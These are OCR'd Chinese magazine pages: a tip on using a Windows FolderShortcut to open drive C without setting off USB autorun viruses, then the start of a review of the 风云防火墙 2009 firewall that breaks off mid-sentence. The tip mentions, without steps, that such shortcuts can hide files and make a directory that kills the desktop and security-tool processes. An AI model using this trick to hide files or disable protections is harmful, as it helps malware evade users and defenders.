


图 3




图 5

第三种方法：FolderShortcut 法

FolderShortcut 是




图 4




图6

属于系统本身固有的快捷方式，它所创建的快捷方式是没有“小箭头”的，并且可以形成一个文件夹与任何指定目录的通道。也就是说打开autourun.inf一个特定创建的文件夹，可以直达任何地方。正是因为具有这样的特性，才可以不关联直通C盘。

构建的方法很简单，只要把C盘拖向“开始”一下，就可以形成一个特殊的C盘快捷方式了，如图4。通过这个快捷方式打开C盘是不会触动U盘病毒的，我们把它放到桌面上与一般的快捷方式来做一下对比，如图5。简单的说，此文件夹下包含了两个文件，一个是配置文件，另一个则是普通的快捷方式。不信的话，大家使用winrar把它压缩一下，然后再打开看看，如图6。

如果我们深入了解的话，就会知道创建这种快捷方式不但可以用来隐藏文件，甚至还可以打造一个无法进入的目录，打开后就会KILL掉桌面程序然后重新启动桌面，甚至连wsyscheck进入都会被结束掉进程！

“简约，而不简单”的风云防火墙

逆流风

一直以来防火墙的地位在我心目中都要比杀毒软件重要得多（可能是喜欢玩免杀的缘故吧），我最常用的防火墙就是天网防火墙和AshampooFireWall，天网防火墙因为很久都没有更新了，于是后来就换成了AshampooFireWall，而AshampooFireWall的功能过于简单，我觉得它对抗不了越来越邪恶的病毒、木马、恶意软件，因此就又上网查找看有没有功能比较强大而又简单易用的防火墙，结果发现风云防火墙发布了最新的2009版，我试用了一下，感觉挺不错的，在此就介绍给大家。

“风云防火墙个人版2009”（以下简称风云）是一款国产的防火墙软件，不仅拥有网络防火墙的功能，还集合了主动防御和系统检测等功能，对个人主机能够起到非常好的防护作用。

风云防火墙的安装过程非常简单，这里就不再多说了，安装完成后启动防火墙，可以看到最上方是风云的几个主要功能模块，下面则对应的该模块的各个详细功能的设置，如图1。主界面最右边是一些常用的功能，包括停止保护、断开网络（在发现电脑中病毒或者被入侵时可以用到，而且如果风云的进程被强制杀掉的话，风云也会出于保护计算机安全的目的而断开网络）、软件升级（我们使用的是未注册版本，因此要自己去风云的主页下载升级包）、日志记录（风云的日志记录的非常详细，除了网络防火墙的日志，还有特征码防马、ARP防火墙、进程监控、文件监控、注册表监控的日志，方便了我们在发现电脑被入侵或中病毒时的分析）。




图1




图2

一、网络防火墙

1、基本状态

显示当前主机的网络流量状态，其中详细的列出了各个协议收发的包，还有流量统计和监控状态。

2、网络连接

这个功能应该说是每个防火墙都拥有的，风云防火墙把这部分做的非常详细，不仅列出了每一个连接到网络的程序的网络连接状态，还有连接网络时的时间、收发数据的大小，还定位出了远程IP的地址，如图2。

3、访问规则

在这里罗列出了风云防火墙对应用程序访问网络的规定，我们以腾讯TM为例，首次运行TM登录后访问网络，风云就会询问你是否允许打开端口，我们选择允许，然后又会询问是否允许传输数据，选择总是允许（不再提示），这样TM就可以访问网络了，如图3。




图3

风云防火墙就会在访问规则中添加上TM的规则，我们来看看这个规则的情况，如图4所示就是风云为TM创建的规则，最上面是TM所在的目录，中间是TM.exe访问网络上服务器所打开的端口，这里TCP协议和UDP协议都是所有端口，动作是允许，也就是说可以访问网络上服务器的所有端口。我们也可以设置只允许一个端口，例如将IE浏览器的规则设置为只允许一个80端口，那么就只能通过IE来打开网站（80端口），而不能使用IE打开FTP的站点（一般FTP站点的端口是21，除非它改成80）。

再下面是TCP协议和UDP协议端口监听，也就是打开的本地端口，最下面还有个CRC校验，这是为了防止恶意软件对我

